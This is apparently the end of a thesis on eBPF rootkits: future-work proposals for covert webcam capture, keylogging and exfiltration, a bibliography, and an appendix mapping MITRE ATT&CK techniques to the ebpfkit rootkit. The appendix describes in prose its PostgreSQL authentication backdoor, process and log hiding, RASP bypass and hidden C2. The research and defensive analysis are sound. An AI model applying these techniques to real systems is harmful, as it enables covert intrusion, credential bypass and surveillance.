Developing Robust Hybrid Collection Features: The quantitative analysis demonstrated that the Collection tactic (TA0009) remains comparatively limited in eBPF rootkits due to architectural constraints. The implementation work detailed in Chapter 4 provided complementary collection tools within a hybrid architecture to address this gap. Future work should focus on refining and enhancing these hybrid capabilities:

1. **Webcam Contention Mitigation**: The demonstration of Video (Webcam) Capture (T1125) encountered limitations related to exclusive device access that eBPF cannot override at the hardware level. Future investigation should explore user-space or application-level techniques to effectively multiplex the video stream or reliably manage device contention to facilitate covert surveillance without generating errors.

2. **Keylogger Scancode Translation**: The developed eBPF keylogger successfully monitors Input Capture (T1056) by intercepting kernel input events, capturing raw, layout-independent scancodes. A necessary enhancement is implementing the user-space component responsible for translating these captured scancodes into meaningful characters based on the target system's configured locale and keyboard map.

3. **Integrating Hybrid Collection with C2**: A crucial step to demonstrate a full adversarial capability would be to integrate the newly developed collection features (such as Targeted File Access Tracing and Keylogging) with the Command and Control (TA0011) capabilities analyzed in the thesis, utilizing stealthy methods like Protocol Tunneling (T1572) or hijacking existing network connections to exfiltrate the collected data covertly.

Bibliography

[1] https://linux.die.net/man/8/tc, [Accessed 19-05-2025]

[2] An Introduction to the bpftool :: The Gray Node — thegraynode.io. https://thegraynode.io/posts/bpftool_introduction/, [Accessed 16-08-2025]

[3] BPF CO-RE - eBPF Docs — docs.ebpf.io. https://docs.ebpf.io/concepts/core/, [Accessed 22-05-2025]

[4] Clang C Language Family Frontend for LLVM — clang.llvm.org. https://clang.llvm.org/, [Accessed 22-05-2025]

[5] CVE - Search Results — cve.mitre.org. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=bpf, [Accessed 19-05-2025]

[6] CVE - Search Results — cve.mitre.org. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ebpf, [Accessed 19-05-2025]

[7] Documentation | Vagrant | HashiCorp Developer — developer.hashicorp.com. https://developer.hashicorp.com/vagrant/docs, [Accessed 20-05-2025]

[8] eBPF - Introduction, Tutorials & Community Resources — ebpf.io. https://ebpf.io/case-studies/, [Accessed 19-05-2025]

[9] eBPF Instruction Set &x2014; The Linux Kernel documentation — kernel.org. https://www.kernel.org/doc/html/v5.17/bpf/instruction-set.html, [Accessed 11-06-2025]

[10] eBPF Security: Top 5 Use Cases, Challenges & Best Practices — oligo.security. https://www.oligo.security/academy/ebpf-security-top-5-use-cases-challenges-and-best-practices, [Accessed 19-05-2025]

[11] Fuzzing | OWASP Foundation — owasp.org. https://owasp.org/www-community/Fuzzing, [Accessed 19-05-2025]

[12] Getting started with Ansible — Ansible Community Documentation — docs.ansible.com. https://docs.ansible.com/ansible/latest/getting_started/, [Accessed 22-05-2025]

[13] GitHub - bpftrace/bpftrace: High-level tracing language for Linux — github.com. https://github.com/bpftrace/bpftrace, [Accessed 13-05-2025]

[14] GitHub - google/buzzer — github.com. https://github.com/google/buzzer, [Accessed 19-05-2025]

[15] GitHub - Gui774ume/ebpfkit: ebpfkit is a rootkit powered by eBPF — github.com. https://github.com/Gui774ume/ebpfkit, [Accessed 20-05-2025]

[16] GitHub - Gui774ume/ebpfkit-monitor: ebpfkit-monitor is a tool that detects and protects against eBPF powered rootkits — github.com. https://github.com/Gui774ume/ebpfkit-monitor, [Accessed 02-06-2025]

[17] GitHub - h3xduck/TripleCross: A Linux eBPF rootkit with a backdoor, C2, library injection, execution hijacking, persistence and stealth capabilities. — github.com. https://github.com/h3xduck/TripleCross, [Accessed 20-05-2025]

[18] GitHub - iovisor/bcc: BCC - Tools for BPF-based Linux IO analysis, networking, monitoring, and more — github.com. https://github.com/iovisor/bcc, [Accessed 13-05-2025]

[19] GitHub - iovisor/bpf-fuzzer: fuzzing framework based on libfuzzer and clang sanitizer — github.com. https://github.com/iovisor/bpf-fuzzer, [Accessed 19-05-2025]

[20] GitHub - krisnova/boopkit: Linux eBPF backdoor over TCP. Spawn reverse shells, RCE, on prior privileged access. Less Honkin, More Tonkin. — github.com. https://github.com/krisnova/boopkit, [Accessed 20-05-2025]

[21] GitHub - libbpf/bpftool: Automated upstream mirror for bpftool stand-alone build. — github.com. https://github.com/libbpf/bpftool, [Accessed 16-08-2025]

[22] GitHub - libbpf/libbpf: Automated upstream mirror for libbpf stand-alone build. — github.com. https://github.com/libbpf/libbpf, [Accessed 13-05-2025]

[23] GitHub - pathtofile/bad-bpf: A collection of eBPF programs demonstrating bad behavior, presented at DEF CON 29 — github.com. https://github.com/pathtofile/bad-bpf, [Accessed 20-05-2025]

[24] GitHub - rphang/evilBPF: Weaponizing the Linux Kernel (Hide Files/PID, SSH backdoors, SSL Sniffer, ...) by poking around eBPF/XDP — github.com. https://github.com/rphang/evilBPF, [Accessed 05-06-2025]

[25] GitHub - snorez/ebpf-fuzzer: fuzz the linux kernel bpf verifier — github.com. https://github.com/snorez/ebpf-fuzzer, [Accessed 19-05-2025]

[26] GitHub - TomasPhilippart/ebpfangel: Ransomware Detection using Machine Learning with eBPF for Linux. — github.com. https://github.com/TomasPhilippart/ebpfangel, [Accessed 16-08-2025]

[27] Gui774ume/ebpfkit | DeepWiki — deepwiki.com. https://deepwiki.com/Gui774ume/ebpfkit, [Accessed 22-05-2025]

[28] Home | tcpdump & libpcap — tcpdump.org. https://www.tcpdump.org/, [Accessed 19-05-2025]

[29] How BPF-Enabled Malware Works: Bracing for Emerging Threats | Trend Micro (US) — trendmicro.com. https://www.trendmicro.com/vinfo/us/security/news/threat-landscape/how-bpf-enabled-malware-works-bracing-for-emerging-threats, [Accessed 04-06-2025]

[30] Introduction - Cilium 1.18.0-dev documentation — docs.cilium.io. https://docs.cilium.io/en/latest/network/kubernetes/intro/, [Accessed 19-05-2025]

[31] Introduction | Vagrant | HashiCorp Developer — developer.hashicorp.com. https://developer.hashicorp.com/vagrant/intro, [Accessed 20-05-2025]

[32] Kubernetes Security: The Role of eBPF and How to Use It to Improve Security — cloud-computing.tmcnet.com. https://cloud-computing.tmcnet.com/columns/articles/459561-kubernetes-security-role-ebpf-how-use-it-improve.htm, [Accessed 16-08-2025]

[33] netfilter/iptables project homepage - The netfilter.org project — netfilter.org. https://www.netfilter.org/, [Accessed 20-05-2025]

[34] Rootkit, Technique T1014 - Enterprise | MITRE ATT&CK — attack.mitre.org. https://attack.mitre.org/techniques/T1014/, [Accessed 22-05-2025]

[35] Syscall command 'BPF_BTF_LOAD' - eBPF Docs — docs.ebpf.io. https://docs.ebpf.io/linux/syscall/BPF_BTF_LOAD/, [Accessed 30-09-2025]

[36] Syscall command 'BPF_PROG_LOAD' - eBPF Docs — docs.ebpf.io. https://docs.ebpf.io/linux/syscall/BPF_PROG_LOAD/, [Accessed 30-09-2025]

[37] What is MITRE ATT&CK®: An Explainer — exabeam.com. https://www.exabeam.com/explainers/mitre-attck/what-is-mitre-attck-an-explainer/, [Accessed 19-08-2025]

[38] 2021, B.H.U.: With friends like ebpf, who needs enemies? In: Black Hat USA 2021 Briefings (2021)

[39] Bajo, M., Tapiador, J.: Analysis of offensive capabilities of eBPF and implementation of a rootkit. https://www.youtube.com/watch?v=TAruRXEwNj8 (October 2022)

[40] Beaumont, K.: BPFDoor — an active Chinese global surveillance tool — doublepulsar.com. https://doublepulsar.com/bpfdoor-an-active-chinese-global-surveillance-tool-54b078f1a896, [Accessed 18-06-2025]

[41] blogs.blackberry.com: Symbiote: A New, Nearly-Impossible-to-Detect Linux Threat — blogs.blackberry.com. https://blogs.blackberry.com/en/2022/06/symbiote-a-new-nearly-impossible-to-detect-linux-threat, [Accessed 18-06-2025]

[42] CloudChirp: Go, c, rust, and more: Picking the right ebpf application stack. Medium (2025)

[43] Corporation, M.: Mitre att&ck framework. https://attack.mitre.org (2025), [Accessed 16-08-2025]

[44] Ddos: boopkit v1.4.1 releases: Linux eBPF backdoor over TCP — securityonline.info. https://securityonline.info/boopkit-linux-ebpf-backdoor-over-tcp/, [Accessed 04-06-2025]

[45] Dileo, J.: Evil ebpf: Practical abuses of in-kernel bytecode runtime. https://www.youtube.com/watch?v=yrrxFZfyEsw (2019), dEFCON 27

[46] Findlay, W.: Security applications of extended bpf under the linux kernel. Carleton University (2020)

[47] Fournier, G.: Process level network security monitoring and enforcement with eBPF. In: SSTIC 2020 Conference Proceedings (2020)

[48] Fournier, G., Afchain, S., Baubeau, S.: eBPF, I Thought We Were Friends! (2021), https://www.youtube.com/watch?v=5zixNDolLrg

[49] Gbadamosi, B., Leonardi, L., Pulls, T., Høiland-Jørgensen, T., Ferlin-Reiter, S., Sorce, S., Brunström, A.: The eBPF runtime in the linux kernel (2024)

[50] H3xDuck: ebpf offensive rootkit. Tech. rep., TripleCross Project (2025)

[51] He, Y., Guo, R., Xing, Y., Che, X., Sun, K., Liu, Z., Xu, K., Li, Q.: Cross container attacks: The bewildered ebpf on clouds. In: Proceedings of the 32nd USENIX Security Symposium. USENIX (2023)

[52] Heney, S.: A comparison of linux rootkit techniques. Bsc project report, BSc Ethical Hacking, CMP320 Ethical Hacking 3 Year 3 (2019), student ID: 1700469. Subtitle: Comparing the Userland LD PRELOAD method with the Loadable Kernel Module method.

[53] Hogan, P.: bad-bpf (2021), https://blog.tofile.dev/2021/08/01/bad-bpf.html, accessed: 22-05-2025

[54] Hogan, P.: Warping reality: Creating and countering the next generation of linux rootkits (2021), https://www.youtube.com/watch?v=g6SKWT7sROQ

[55] Hogan, P.: Warping reality: Creating and countering the next generation of linux rootkits using ebpf. Presentation at DEF CON 29 (Aug 2021), slides from the talk by Pat Hogan, also known as PatH or PathToFile, which accompanied a video presentation on the DEFCONConference YouTube channel and a blog post on the author's website.

[56] Hu, X., Huang, M., Xue, Y., Jiang, L., Liu, Y., Xie, G.: Drootkit: Kernel-level rootkit detection and recovery based on eBPF. J. Circuits Syst. Comput. 33(04) (Mar 2024)

[57] Lab, P.: Bvp47 top-tier backdoor of us nsa equation group. PDF Document (2017), technical Details Report

[58] McCanne, S., Jacobson, V.: The bsd packet filter: a new architecture for user-level packet capture. In: Proceedings of the USENIX Winter 1993 Conference Proceedings on USENIX Winter 1993 Conference Proceedings. p. 2. USENIX'93, USENIX Association, USA (1993)

[59] Mohamed, M.H.N., Wang, X., Ravindran, B.: Understanding the security of linux eBPF subsystem. In: Proceedings of the 14th ACM SIGOPS Asia-Pacific Workshop on Systems. pp. 87–92. ACM, New York, NY, USA (Aug 2023)

[60] Murugan, P.: Enhancing container security using ebpf-based detection mechanisms for real-time threat monitoring and system-level visibility. International Journal of Science, Engineering and Technology 10(4) (2022), print ISSN: 2395-4752

[61] Nova, K.: Boopkit: Advanced TCP Penetration with eBPF in the Linux Kernel. https://www.youtube.com/watch?v=0BDB53PqcoU (2023), [Accessed 04-06-2025]

[62] Philippart, T.: ebpf-based malware. https://www.researchgate.net/publication/372499508_eBPF-based_Malware (2023)

[63] Rice, L.: Learning eBPF. O'Reilly Media, Sebastopol, CA (Mar 2023)

[64] Willers, M., Philippart, T.: Ransomware detection using machine learning with ebpf. Project report, Offensive Technologies Project (2023)

[65] Yakubovich, E.: Preventing Data Exfiltration with eBPF — goteleport.com. https://goteleport.com/blog/preventing-data-exfiltration-with-ebpf/, [Accessed 16-08-2025]

[66] Zaidenberg, N., Kiperberg, M., Menachi, E., Eitani, A.: Detecting eBPF rootkits using virtualization and memory forensics. In: Proceedings of the 10th International Conference on Information Systems Security and Privacy. SCITEPRESS - Science and Technology Publications (2024)

Appendix A
Mapping techniques between MITRE ATT&CK and ebpfkit

TA0003. Persistence

T1098. Account Manipulation

- Overriding content of authentication files such as SSH `authorized_keys` and `/etc/passwd`.
- Persistent access to an application database via `uprobe`-based manipulation of `md5_crypt_verify` to intercept PostgreSQL login attempts and overwrite the credentials password with a precomputed `MD5` hash (`new_md5_hash` in the eBPF map) using `bpf_probe_write_user`, rewriting `shadow_pass` to enable login with a known password.

T1197. BITS Jobs

No information found.

T1547. Boot or Logon Autostart Execution

No information found.

T1037. Boot or Logon Initialization Scripts

- Self-copying its (randomly named) executable into `/etc/rcS.d`, enabling automatic execution at system boot while also hiding that file.
- Modifying `crontab`, executing commands at system startup, ensuring persistent autostart.

T1671. Cloud Application Integration

No information found.

T1554. Compromise Host Software Binary

No information found.

T1136. Create Account

No information found.

T1543. Create or Modify System Process

No information found.

T1546. Event Triggered Execution

No information found.

T1668. Exclusive Control

No information found.

T1133. External Remote Services

No information found.

T1574. Hijack Execution Flow

- System call manipulation using `bpf_override_return` and `bpf_probe_write_user` to spoof or corrupt syscall outputs, block kill signals with `ESRCH`, and prevent kernel module loading.
- Hijacking user-space logic, attaching `uprobe` hooks to exported functions like `md5_crypt_verify` to backdoor authentication.
- Controlling network traffic flow, hijacking existing connections using `BPF_PROG_TYPE_XDP` and `SCHED_CLS` for packet manipulation and DNS spoofing, bypassing kernel visibility.
- Manipulating container execution using `kprobe` and `uprobe` (e.g., on `ParseNormalizedNamed`) to hijack Docker behavior and replace container images, enabling breakout and persistence.

T1525. Implant Internal Image

- Docker daemon targeting using a `uprobe` on `ParseNormalizedNamed` to hijack Docker's image parsing logic. Requires elevated capabilities (e.g., `CAP_SYS_ADMIN`) and shared host and namespace access.
- Image Switching at runtime, replacing the "Pause" container with a rogue image during processing to deploy malicious containers. Requires elevated capabilities (e.g., `CAP_SYS_ADMIN`) and shared host and namespace access.

T1556. Modify Authentication Process

- Uprobes: the rootkit employs `uprobes` to attach to user space functions. Uprobes offer advantages over `ptrace`, being safer, easier to use, and automatically setting up hooks on every instance of the target program.

- Targeting `md5_cript_verify`: For PostgreSQL, the rootkit hooks onto the `md5_cript_verify` function. This function is responsible for verifying a user's provided MD5 hash against the stored role passwords and a server-sent challenge during login.
- Overriding Expected Hash: Using the `bpf_probe_write_user` helper, the rootkit overwrites the `shadow_pass` (the expected hash stored in the database) with a known value.
- By changing the expected hash, the comparison between the client's provided password hash and the "known" hash within the `md5_cript_verify` function will succeed, regardless of the actual password entered by the user. This grants the attacker persistent access to the database.
- Remote Control: The new password for the database can be defined remotely through the rootkit's C2 feature. The custom client sends an HTTPS request where the user agent contains the new password, which is then used by the rootkit at runtime to override the normal secret.

T3312. Modify Registry

No information found.

T1137. Office Application Startup

No information found.

T1653. Power Settings

No information found.

T1542. Pre-OS Boot

No information found.

T1053. Scheduled Task/Job

- Modifying the `crontab` file.

T1505. Server Software Component

- User-space function targeting using a `uprobe` to hook in user-space daemons, introducing authentication backdoors.
- Hijacking `md5_crypt_verify` in PostgreSQL, a function that handles login validation using `role`, `shadow_pass`, and `client` parameters.
- Backdoor injection by retrieving a precomputed `MD5` hash (`new_md5_hash` in the eBPF map) and overwriting `shadow_pass` via `bpf_probe_write_user` to bypass authentication and enable unauthorized access.

T1176. Software Extensions

- Using `kprobe` and `uprobe` hooks to inject kernel and user-space logic without modifying binaries, extending software behavior stealthily.
- Hijacking `md5_crypt_verify` in PostgreSQL, a function that handles login validation using `role`, `shadow_pass`, and `client` parameters.
- Container breakouts by manipulating container execution using `kprobe` and `uprobe` (e.g., on `ParseNormalizedNamed`) to hijack Docker behavior and replace container images, enabling breakout and persistence.
- Runtime Obfuscation & Control by altering syscall returns and hijacking network traffic using `bpf_override_return`, `bpf_probe_write_user`, and packet-level eBPF programs.

T1205. Traffic Signaling

- C2 by Hijacking Network Traffic:
  - The rootkit does not initiate new connections or open ports for command and control, but instead hijacks existing connections to avoid detection.
  - The client communicates with the rootkit by sending simple HTTPS requests that include custom routes and custom user agents. These custom elements act as the "magic values" or "specific strings" that signal the rootkit.
  - When an XDP program receives these requests, it parses the HTTP routes and user agents to determine if the request is intended for the rootkit rather than the legitimate web application.
  - If the request is for the rootkit, it executes the embedded commands. Crucially, the XDP program then overrides the entire request with a simple health check request before it reaches the web app or any user space monitoring tools, effectively hiding the malicious traffic and providing a legitimate-looking response to the client. This allows the rootkit to control compromised systems by mimicking normal traffic.
- RASP Bypass with a Secret Password:
  - The rootkit can bypass Runtime Application Self-Protection (RASP) by modifying the input parameters of hooked functions.
  - This bypass is triggered conditionally, only if a specific secret password is added to the beginning of the query. This "specific secret password" serves as the "magic value" or "specific string" that signals the rootkit to perform the bypass.
  - Upon detection of this "secret password" in the query, the rootkit uses the `bpf_probe_write_user` helper to override the input parameters, making the RASP see a benign query while the underlying database executes the actual SQL injection.
- Active Network Discovery Initiation:
  - The rootkit includes an active network discovery feature that performs ARP and SYN scanning.
  - While eBPF cannot create connections from scratch, the rootkit overcomes this limitation by having its client send a scan request with specific target IP and port range parameters. This request acts as a "magic value" to initiate the scanning process.
  - When the rootkit's XDP program receives this scan request, it overrides the entire request with an ARP request for the target IP. Once the MAC address is resolved, subsequent retransmissions of the original HTTP packet are overridden with SYN requests for the specified port range. This allows the rootkit to generate hundreds of

packets for scanning without involving the kernel stack.

TA0004. Privilege Escalation

T1548. Abuse Elevation Control Mechanism

- Container breakout:
  - Hijacking inter-process pipes using `kprobe` and `tracepoint` hooks, bypassing namespace restrictions with elevated privileges, necessary capabilities such as `CAP_SYS_ADMIN` (or `CAP_BPF` + `CAP_PERFMON` on some kernel versions) are enables.
  - Hijacking Docker's `ParseNormalizedNamed` to swap container images at runtime, enabling privileged code execution via shared host access and elevated capabilities.
- Persistent access through application/system control manipulation:
  - Overriding sensitive files like `authorized_keys`, `passwd`, and `crontab` to manipulate authentication and maintain unauthorized privileged access.
  - Persisting in PostgreSQL by hooking `md5_crypt_verify` via `uprobe` and overwriting `shadow_pass` with a backdoor `MD5` hash using `bpf_probe_write_user`.
- Employing obfuscation to conceal the presence of the rootkit and eBPF components, ensuring its elevated privileges remain undetected. It corrupts or fakes syscall outputs using `bpf_probe_write_user` and `bpf_override_return`, hides from process monitoring tools, blocks signals or module loads, and even hooks into bpf syscall internals to mask program and map IDs. All of this reinforces its stealth and persistence.

T1134. Access Token Manipulation

No information found.

T1098. Account Manipulation

Cf. TA0003. Persistence.

T1547. Boot or Logon Autostart Execution

Cf. TA0003. Persistence.

T1037. Boot or Logon Initialization Scripts

Cf. TA0003. Persistence.

T1543. Create or Modify System Process

Cf. TA0003. Persistence.

T1484. Domain or Tenant Policy Modification

No information found.

T1611. Escape to Host

- Hijacking inter-process pipes using `kprobe` and `tracepoint` hooks, bypassing namespace restrictions with elevated privileges, necessary capabilities such as `CAP_SYS_ADMIN` (or `CAP_BPF` + `CAP_PERFMON` on some kernel versions) are enables.
- Hijacking Docker's `ParseNormalizedNamed` to swap container images at runtime, enabling privileged code execution via shared host access and elevated capabilities.

T1546. Event Triggered Execution

Cf. TA0003. Persistence.

T1068. Exploitation for Privilege Escalation

No information found.

T1574. Hijack Execution Flow

Cf. TA0003. Persistence.

T1055. Process Injection

- Hijacking inter-process pipes using `kprobe` and `tracepoint` hooks, bypassing namespace restrictions with elevated privileges, necessary capabilities such as `CAP_SYS_ADMIN` (or `CAP_BPF` + `CAP_PERFMON` on some kernel versions) are enables.
- Hijacking Docker's `ParseNormalizedNamed` to swap container images at runtime, enabling privileged code execution via shared host access and elevated capabilities.

T1053. Scheduled Task/Job

Cf. TA0003. Persistence.

T1078. Valid Accounts

Cf. TA0003. Persistence.

TA0005. Defense Evasion

T1548. Abuse Elevation Control Mechanism

Cf. TA0004. Privilege Escalation.

T1134. Access Token Manipulation

Cf. TA0004. Privilege Escalation.

T1197. BITS Jobs

Cf. TA0003. Persistence.

T1612. Build Image on Host

No information found.

T1622. Debugger Evasion

- Hiding persistent user-space rootkit process by intercepting syscalls that take `PIDs` as arguments, such as `kill`, `waitpid`, and `pidfd_open`:
  - Using `bpf_probe_write_user` to tamper with syscall outputs like `stat /proc/<rootkit-pid>/cmdline` and `stat /proc/<rootkit-pid>/exe`, effectively obfuscating its presence by hiding or falsifying process metadata.
  - Blocking signals by hooking the `kill` syscall entry and overriding its return value with `ESRCH`, making it appear as if the process does not exist.
- Hiding eBPF components (programs and maps):
  - Hooking the `bpf` syscall. Specifically, intercepting calls with program types such as `BPF_PROG_GET_NEXT_ID`, `BPF_PROG_GET_FD_BY_ID`, `BPF_MAP_GET_NEXT_ID`, and `BPF_MAP_GET_FD_BY_ID` that are hooked to obtain the allocated `IDs` for new programs and maps.
  - Using `bpf_probe_write_user` to override the content when a `read` syscall is performed on the eBPF components to prevent tools from discovering the rootkit's loaded eBPF programs and maps.
  - Attempting to hide rootkit messages from the kernel ring buffer, `dmesg`, `journalctl -f`, and the `syslog` syscall.

T1140. Deobfuscate/Decode Files or Information

No information found.

T1610. Deploy Container

No information found.

T1006. Direct Volume Access

No information found.

T1484. Domain or Tenant Policy Modification

No information found.

T1672. Email Spoofing

No information found.

T1480. Execution Guardrails

No information found.

T1211. Exploitation for Defense Evasion

- Bypassing RASP: a function hooked at `uprobe/SQLDBQueryContext` (before the RASP checks the SQL query), will read a SQL query, check whether the query matches a known dangerous pattern and if it does, it will store a sanitized version of the query in a per-process override map. Then before the SQL query is actually executed, the function hooked at `uprobe/SQLiteConnQuery` will overwrite the original query with the sanitized version saved earlier (if available) [48] [15].
- Using the `bpf_probe_write_user` helper to write into the memory of the process that issues a syscall, allowing it to alter the data returned by a syscall. For example, this is used for "File obfuscation" to hide the rootkit process by manipulating the output of `stat /proc/<rootkit-pid>/cmdline`, making that process appear as "no such file or directory". [48] [38].
- Blocking or Altering System Call Return Values: The `bpf_override_return` helper allows the rootkit to change the return value of a syscall. If used at the entry of a syscall, it can completely skip the execution of the syscall. This is applied to: [48] [38]
  - Block signals to the rootkit process by hooking the `kill` syscall entry and overriding its return value with `ESRCH` (No such process), preventing it from being killed. [48] [38]
  - Block kernel modules from loading. [38]
  - When dealing with file descriptors, the rootkit can add a syscall entry return an error and block the syscall if the same process tries to access a hidden file descriptor, making the user unaware of its existence. [48]
- Hiding eBPF components such as eBPF programs and maps from detection by hooking into the bpf syscall itself. It does this by manipulating the `BPF_PROG_GET_NEXT_ID`, `BPF_PROG_GET_FD_BY_ID`, `BPF_MAP_GET_NEXT_ID`, and `BPF_MAP_GET_FD_BY_ID` commands to prevent user space from viewing or modifying its eBPF components.
- Hiding Kernel Ring Buffer Messages: the rootkit handles the "pretty scary, but legitimate message" generated in the kernel ring buffer when `bpf_probe_write_user` is used. It does this by loading two eBPF programs: one that makes the read syscall return zero and writes "legit-looking message" to guarantee the warning message related to `bpf_probe_write_user` is not read, and then a second program using

`bpf_probe_write_user` which unblocks the read syscall and overrides the content of the warning messages with benign messages. This prevents logging to `dmesg`, `journalctl -f`, or `syslog`.

- Leveraging eBPF's "Safety Guarantees" for Stealth: The developers note that eBPF's safety features, such as the inability to crash the host and minimal performance impact, make it an "interesting technology to write a rootkit". They explicitly state that "eBPF 'safety' should not blind Security Administrators", highlighting that these design choices, intended for stability, can be exploited to remain undetected.

T1222. File and Directory Permissions Modification

No information found.

T1564. Hide Artifacts

- Hiding its Process and Files:
  - The rootkit makes its own process invisible to user space applications by manipulating syscalls. For instance, if a user attempts to view the rootkit's `PID` folder using `ps` or `ls`, the rootkit can alter the output of stat syscalls to report "no such file or directory". This is achieved by using the `bpf_probe_write_user` helper to modify the data returned by the syscall.
  - It also prevents external programs from interacting with its process, for example, by making it appear as if the process does not exist when a signal is sent to it, returning a "no such process error". This is done by using `bpf_override_return` at the entry of the `kill` syscall, which completely skips the syscall's execution and changes its return value.
  - For persistence, rootkit can copy its binary to a dedicated system location like `/etc/rcS.d` and then hide this copied file using the same obfuscation mechanisms it employs for its `PID` folder. This ensures its continued presence while remaining concealed.
- Hiding eBPF Programs and Maps:
  - The rootkit specifically targets its own eBPF components (programs and maps) to prevent them from being discovered. It achieves this by hooking into the eBPF syscall itself.
  - It prevents user space tools from listing its program and map `IDs` by intercepting commands like `BPF_PROG_GET_NEXT_ID` and `BPF_MAP_GET_NEXT_ID`.
  - Furthermore, it prevents user space from obtaining a file descriptor to its programs or maps from their `IDs` (e.g., `BPF_PROG_GET_FD_BY_ID`), which also helps in preventing "`ID` guessing". This ensures that once attached, its eBPF programs and maps remain hidden from inspection tools.
- Obscuring Kernel Logs:
  - The `bpf_probe_write_user` helper, crucial for the rootkit's operations, can generate warning messages in the kernel ring buffer, which might indicate its presence. To counter this, the rootkit has a mechanism to hide these warnings. It loads a preliminary eBPF program that, when the kernel ring buffer is read, makes the `read` syscall return zero and writes legitimate-looking messages, effectively preventing the warning from being seen. A second program then loads using `bpf_probe_write_user`, and its

warning messages are overridden with benign content. This hides suspicious entries from `dmesg` or `journalctl` outputs.

T1574. Hijack Execution Flow

Cf. TA0003. Persistence.

T1562. Impair Defenses

- Obfuscation and Hiding its Presence:
  - One of the primary tasks of a rootkit is to hide itself, e.g., hiding its own process and protect it from being killed. It also hides its eBPF programs and maps from other programs that might try to access them.
  - This is achieved by modifying syscall returns using helpers like `bpf_override_return` to make user space believe that syscalls failed or to completely skip their execution. For example, when ps or similar tools try to detect it, they receive "no such file or directory" or "no such process" errors.
  - It can block signals by hooking the `kill` syscall and overriding its return value.
  - The rootkit can also prevent other programs from listing its eBPF programs and maps by hooking into the eBPF syscall itself, specifically commands like `BPF_PROG_GET_NEXT_ID` and `BPF_PROG_GET_FD_BY_ID`, to avoid revealing their `IDs` or file descriptors.
  - The rootkit addresses the warning messages generated in the kernel ring buffer by the `bpf_probe_write_user` helper. It loads two eBPF programs: one that intercepts `read` syscalls to the ring buffer and writes "legit-looking messages" to suppress the warnings, and another that uses `bpf_probe_write_user`. This ensures that tools like `dmesg` or `journalctl` do not reveal its operations.
- Runtime Application Self-Protection (RASP) Bypass:
  - The rootkit includes a feature to bypass RASP security tools. RASP works by using runtime instrumentation to detect and block application-level attacks.
  - The rootkit achieves this bypass by hooking specific user space functions (e.g., `md5_crypt_verify` for Postgres authentication or database `SQL` interface functions for web apps) using `uprobe` eBPF programs.
  - It then uses the `bpf_probe_write_user` helper to override the input parameters of these hooked functions. This allows the RASP to see a benign query while the underlying database executes the actual malicious `SQL` injection. This method is noted to apply to all RASPs due to its fundamental approach.
- Hiding Command and Control (C2) Traffic:
  - The rootkit implements C2 by hijacking existing network connections. It cannot initiate new connections or open ports itself.
  - It uses XDP programs and TC classifier programs to achieve this. XDP programs can be offloaded to the network interface controller and operate very early in the network stack, allowing them to hide network traffic from the kernel entirely.
  - When a C2 request reaches the infected host, the XDP program intercepts it. It then overrides the entire request with a simple health check request. This prevents the malicious request from reaching the web application or any user space monitoring tool

that might detect the unusual traffic, thus avoiding detection of its C2 communications. If working with `TCP`, retransmitting the packet as a health check is preferred over dropping it to avoid generating noise that could lead to discovery.

T1656. Impersonation

No information found.

T1070. Indicator Removal

- The rootkit is designed to make its own process undetectable by standard system tools. When an attempt is made to detect the rootkit's process using commands like `ps`, or to access its `/proc/<rootkit-pid>` entries (e.g., `cmdline`, `exe`), the rootkit ensures that "nothing" is returned, or issues like "no such file or directory" are encountered. Furthermore, it can block signals like kill by hooking the `kill` syscall at its entry point and overriding its return value with `ESRCH` (No such process), making it appear as though the process does not exist. This directly removes the indicator of a running process.
- Obfuscating eBPF Components: The rootkit actively hides its own eBPF programs and maps. It accomplishes this by hooking into the eBPF syscall itself. This prevents user-space tools from discovering its components by avoiding responses to commands like `BPF_PROG_GET_NEXT_ID` and `BPF_MAP_GET_NEXT_ID`, which are used to enumerate eBPF programs and maps. Additionally, it can deny access to their file descriptors via `BPF_PROG_GET_FD_BY_ID` and `BPF_MAP_GET_FD_BY_ID`, effectively preventing "ID guessing". By controlling the read syscall, it can also hide references to these file descriptors in `/proc` entries. These actions directly remove the indicators of the eBPF rootkit's operational components.
- Overriding Kernel Ring Buffer Messages: The `bpf_probe_write_user` helper, which is crucial for the rootkit's obfuscation, generates a "scary but legitimate message" in the kernel ring buffer, which could serve as an indicator of its activity. To counteract this, the rootkit employs a two-program strategy:
  - A first eBPF program, which does not use `bpf_probe_write_user`, hooks the read syscall on the device used by the ring buffer, makes it return zero, and writes legitimate-looking messages. This ensures the warning message related to `bpf_probe_write_user` is not immediately read.
  - A second eBPF program, using `bpf_probe_write_user`, is then loaded. This program can override the content of the warning messages in the ring buffer with legitimate-looking messages when utilities like `dmesg` or `journalctl` attempt to read them. This is a direct modification of system logs to remove suspicious indicators.
- Hiding C2 Network Traffic from Host Defenses: For its C2 operations, the rootkit leverages XDP programs which execute very early in the Linux network stack, before packets reach other subsystems or even the network stack itself. This allows the rootkit to intercept and modify packets before they are seen by host-level firewalls or monitoring tools. Specifically, it overrides malicious C2 requests with simple health check responses to prevent the "malicious request" from reaching the web application or any user-space monitoring tool that might detect unusual traffic. By replacing the actual malicious traffic with benign responses, the rootkit prevents the creation of indicators of its C2 communication on the compromised host.

T1202. Indirect Command Execution

No information found.

T1036. Masquerading

- Process and Component Obfuscation:
  - the rooktit's primary goal is to hide itself. It uses obfuscation techniques to achieve this.
  - It ensures its eBPF programs and maps are hidden and that other programs cannot gain access to their file descriptors.
  - the rootkit uses the `bpf_probe_write_user` and `bpf_override_return` eBPF helpers to achieve obfuscation. These helpers allow it to alter syscall arguments or corrupt/change the data returned by a syscall, and even completely skip syscall execution.
  - For file obfuscation, the rootkit populates an eBPF map with its PID folder path. When a user space process attempts to stat (check the status of) a file, the rootkit can modify the return value so the user space believes the syscall failed and also scrub the content of the buffer that the kernel might have filled. This makes the file appear non-existent.
  - It can also block syscalls that take PIDs as arguments by overriding their return values, leading to "no such process error" responses for legitimate attempts to interact with its process.
  - To hide its own eBPF programs and maps, the rootkit hooks into the eBPF syscall itself. It prevents user space processes from discovering its IDs using `BPF_PROG_GET_NEXT_ID` and from obtaining file descriptors to its programs or maps using `BPF_PROG_GET_FD_BY_ID`, effectively preventing "ID guessing". This ensures users cannot view or modify the rootkit's components.
- Hiding Kernel Ring Buffer Messages:
  - The `bpf_probe_write_user` helper, which is crucial for the rootkit's functionality, typically prints a "scary but legitimate message" in the kernel ring buffer (viewable via `dmesg` or `journalctl`).
